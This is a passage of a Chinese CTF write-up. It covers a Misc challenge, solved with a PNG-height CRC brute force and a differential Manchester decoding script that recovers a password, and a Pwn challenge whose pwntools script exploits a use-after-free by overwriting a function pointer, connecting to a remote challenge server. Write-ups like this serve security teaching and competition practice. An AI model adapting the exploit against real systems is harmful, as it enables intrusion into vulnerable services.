
```
import os
import binascii
import struct


misc = open("key.png","rb").read()
for i in range(1024, 2048):
    data = misc[12:20] +struct.pack('>i',i)+ misc[24:29]
    crc32 = binascii.crc32(data) & 0xffffffff
    if crc32 == 0x8c25366:
        print i
```

得到高度为1499，即0x5DB，修改一下




打开发现一串数字

> 295965569a596696995a9aa969996a6a9a669965656969996959669566a5655699669aa5656966a566a56656



295965569a596696995a9aa969996a6a9a669965656969996959669566a5655699669aa5656966a566a56656



只有2569a这几个字符，怀疑是曼彻斯特编码，最后结果是差分曼彻斯特编码

```python
#!/user/bin/env python2
# -*-coding:utf-8 -*-
def conv(s):
    return hex(int(s,2))[2:]

n=0x95965569a596696995a9aa969996a6a9a669965656969996959669566a5655699669aa5656966a566a56656
flag=''
diff_man = '00'
normal = ''
bs='00'+bin(n)[2:]
#print bs


for i in range(0,len(bs),2):
    if bs[i:i+2]=='10':
        normal+='1'
    else:
        normal+='0'

ans1 = ''
ans2 = ''
for i in range(0,len(normal),8):
    tmp=normal[i:i+8][::-1]
    #tmp = normal[i:i+8]
    ans1+=conv(tmp[:4])
    ans1+=conv(tmp[4:])


for i in range(1, len(bs)-1, 2):
    if bs[i:i+2]=='11' or bs[i:i+2]=='00':
        diff_man+='1'
    else:
        diff_man+='0'
ans3 = ''
for i in range(0,len(diff_man),8):
    tmp=diff_man[i:i+8][::-1]
    #tmp = normal[i:i+8]
    ans3+=conv(tmp[:4])
    ans3+=conv(tmp[4:])

print normal
print diff_man
passwd = ''
for i in range(0,len(diff_man),8):
    tmp = diff_man[i:i+8]
    passwd += chr(int(tmp, 2))

print passwd
```

得到akura_Love_Strawberry，感觉少了个S，补上后是`Sakura_Love_Strawberry`

```
root@kali:~/ctf/tool# python Manchest_decode.py
0100010010000011011001001011001101000111011111001101010011101111011010110100100
0
1000110011010100110001001011000010111000100000110100101101111000100011001011100
0
101110001010001
0
0001001101100001011010110111010101110010011000010101111101001100011011110111011
0
0110010101011111010100110111010001110010011000010111011101100010011001010111001
0
0111001001111001
akura_Love_Strawberry
```

用Binwalk提取出锁.png中的压缩包，用上面的密码解密得到flag

# Pwn

## 魔法房间

这题是hitcontraing的原题，就是改了一下交互的字符串
直接UAF改函数指针然后show就行

```python
from pwn import *

#menu = "Your choice :"
def add(size, content):
 print r.recvuntil("Your choice :")
 r.sendline('1')
 print r.recvuntil("magic cost ?:")
 r.sendline(str(size))
 print r.recvuntil("name :")
 r.send(content)

def delete(index):
 print r.recvuntil("Your choice :")
 r.sendline('2')
 print r.recvuntil("index :")
 r.sendline(str(index))

def show(index):
 print r.recvuntil("Your choice :")
 r.sendline('3')
 print r.recvuntil("index :")
 r.sendline(str(index))

r = remote("59.110.243.101", 54621)

elf = ELF('./magic')

system = 0x400A0D


add(0x80, 'a\n')
add(0x80, 'b\n')
delete(0)
delete(1)
payload = p64(system)*2
add(0x10, payload)
show(0)
r.interactive()
```